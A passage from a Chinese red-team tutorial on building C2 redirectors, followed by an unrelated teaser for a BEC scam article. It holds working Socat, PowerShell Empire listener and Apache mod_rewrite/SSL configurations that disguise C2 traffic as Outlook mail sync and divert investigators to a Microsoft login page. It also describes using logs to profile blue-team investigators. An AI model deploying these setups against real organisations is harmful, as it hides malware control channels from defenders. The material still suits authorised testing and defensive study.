  • 防止核心C2基础设施被识别 - 即使蓝队发现了恶意软件通信使用的域名,我们的核心基础设施也将保持隐蔽。如果他们开始拦截恶意域名,我们可以快速切换到实时在不同域名上运行的不同重定向器。这将节省我们使用C2框架和所需工具设置另一台服务器的工作量和时间。
  • 混淆 - 当蓝队开始调查并拦截我们的域名时,他们可能会感到困惑。只有C2流量会被重定向到原始C2服务器,但如果其他人试图调查C2域,重定向服务器会将流量重定向到另一个合法网站。
我们可以实现两种不同的重定向:

2.2.1 哑管重定向

我们可以使用Socat或IPtables执行哑管道重定向。它会将所有传入流量转发到C2服务器。使用哑管道重定向器的唯一优势是原来的C2服务器将保持隐藏状态。它可以使用IPtables或Socat实现。Socat比在IPtables中配置规则更容易使用。 Socat 是一个基于命令行的实用程序,它建立两个双向字节流并在它们之间传输数据。
这是Socat的基本语法,它将端口80上传入的所有TCP流量转发到指定远程主机的80端口。
Socat TCP4-LISTEN:80,fork TCP4:<REMOTE-HOST-IP-ADDRESS>:80
哑管重定向:

2.2.2 智能重定向

智能重定向将所有C2流量转发到C2服务器,并将所有其他流量重定向到合法网站。用于对抗蓝队调查我们的C2服务器。访问C2域名的任何人都将被重定向到另一个合法站点。这同样适用于curl、wget或Web扫描器等工具。这可以提高C2基础架构的弹性。
智能重定向:
实现智能重定向的最简单方法之一是使用mod_rewrite。
mod_rewrite能够根据请求属性(如URI、User-Agent、查询字符串、操作系统和IP)执行条件重定向。Apache mod_rewrite使用htaccess文件来配置规则集,以便Apache能够处理每个请求。
首先,我们必须根据我们尝试伪装的网络流量来定制我们的Empire C2。在这个例子中,我尝试将我的C2流量伪装成Microsoft实时电子邮件流量。你可以根据你要伪装的的Web服务更改User-Agent,URL,服务器头。如果有任何工具或人员正在监视http网络流量,他并不会被发现,因为它伪装成了outlook电子邮件流量。
它看起来就像安装在某人桌面或手机上的Outlook应用程序,每隔几分钟就会尝试与收件箱同步。在本例中,任何类型的流量如果与C2流量不匹配,就会被重定向到https://login.microsoftonline.com ,从而减少怀疑。在这篇文章的AV规避部分中将有更多对于此的讨论。
为了设置智能重定向,需要配置C2服务器和重定向服务器。下面是关于如何为智能重定向配置C2服务器和重定向服务器的详细信息。
配置C2服务器
listeners
uselistener http
set Name microsoft
set DefaultJitter 0.6
set DefaultDelay 11
set DefaultProfile /owa/mail/inbox.srf,/owa/mail/drafts.srf,/owa/mail/archive.srf|Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; yie11; rv:11.0) like Gecko|Accept:*/*
set Host http://[Redirector-ip]:80
将上述文本保存为microsoft.profile并使用以下命令启动powershell empire
./empire -r microsoft.profile (would start empire with the microsoft profile)
Empire http监听器选项:
配置重定向服务器
  • 把/etc/apache2/apache.conf中<Directory /var/www/>里的AllowOverride None改成AllowOverride All
  • 启用mod_rewrite所需的apache模块
    sudo a2enmod rewrite proxy proxy_http
    sudo service apache2 restart
    
  • 编写.htaccess文件,使其实现重定向。这部分很棘手,因为如果出现问题,C2流量将永远不会转发到原始的C2服务器。一定要仔细检查RewriteCond正则表达式是否正常工作。
    RewriteEngine On
    
    #URL condition – Empire’s url structure
    RewriteCond %{REQUEST_URI} ^/(owa/mail/inbox.srf|owa/mail/drafts.srf|owa/mail/archive.srf)/?$
    
    #UserAgent condition – Empire agent’s custom user agent
    RewriteCond %{HTTP_USER_AGENT} ^Mozilla/5\.0\ \(Windows\ NT\ 6\.1;\ WOW64;\ Trident/7\.0;\ yie11;\ rv:11\.0\)\ like\ Gecko?$
    
    #Redirect the original C2 traffic to this host
    RewriteRule ^.*$ http://[C2 server]%{REQUEST_URI} [P]
    
    # Redirect all other traffic here
    RewriteRule ^.*$ https://login.microsoftonline.com/? [L,R=302]
    
  • 将.htaccess文件放在/var/www/html中,修改权限为644。然后重新启动apache服务器
  • 如果一切顺利,当你的代理在受害者的计算机上执行时,原始C2服务器将收到来自重定向服务器的回调。尝试访问重定向器域的任何其他人都将被重定向到https://login.microsoftonline.com

2.3 使用SSL加密C2流量

通过https进行C2通信在绕过AV/IDS检测方面具有很大的优势,我们将在AV Evasion部分讨论。
以上步骤适用于HTTP流量,但如果我们要使用https以及重定向,则需要按照以下步骤操作:
配置重定向服务器
  • 在重定向器服务器上启用ssl并在ssl配置文件中启用SSLProxyEngine
    a2enmod ssl
    
  • 在/etc/apache2/sites-available/000-default-le-ssl.conf中添加这几行
    SSLProxyEngine On
    SSLProxyVerify none
    SSLProxyCheckPeerCN off
    SSLProxyCheckPeerName off
  • 重启apache
  • 用下面的规则替换.htaccess中的第一个重写规则
    RewriteRule ^.*$ http://[C2 server]:443%{REQUEST_URI} [P]
配置C2服务器
  • 将host设置为https,并把端口设为443
运行代理,如果一切正常,你的代理将通过https与重定向器服务器通信,然后将流量转发到C2服务器。

2.4 日志管理

在测试过程中,你必须实施某种日志管理过程。记录C2/重定向服务器的网络活动有很多好处:

2.4.1 态势感知

你需要了解蓝队的调查工作。日志将为你提供大量信息,就像亲眼看到蓝队在你的服务器上做了什么一样。
他们使用curl/wget吗?他们是否试图在你的服务器上运行端口扫描?他们是否在你的服务器上运行一些web漏洞扫描器/dirbuster ?他们是否试图从浏览器访问你的服务器?使用了什么浏览器?他们从什么时候开始调查的?他们在哪个时区工作?他们的公共IP地址是什么?它是否与该组织的公共IP地址相同?他们想要调查什么?它是试图侵入你的服务器的其他人吗?

2.4.2 弹性应变

你可以很容易地发现他们是否已经开始尝试调查你的C2服务器,并根据具体情况,你可以在他们拦截该域名之前动态地更改代理的C2服务器。Empire提供了在不同的侦听器上生成新代理的选项。
只需查看apache访问日志,就可以找到许多详细信息,例如 - IP地址,时间戳,访问的Url,响应代码,浏览器的User-Agent。
如果除Empire外的其他人访问webserver,将会很容易暴露,因为它的响应状态码是302。一个简单的“grep”和“cut”‘命令就能揭示蓝队的调查意图。
当你拥有大量C2和重定向服务器时,建议使用中央日志服务器和管理工具,以便在发生任何可疑活动时提醒你。选择什么样的日志管理工具取决于基础设施的规模大小和你对工具的熟悉程度,这就交给各位自由选择了。

《BEC 詐騙 》一封信丟了工作,還被雇主索賠 400 多萬台幣

  2019 年 03 月 13 日     Trend Labs 趨勢科技全球技術支援與研發中心     企業資安 ,  變臉詐騙/執行長 CEO詐騙/BEC- Business Email Compromise企業郵件受駭詐騙 根據 BBC 報導,一家蘇格蘭的媒體公司...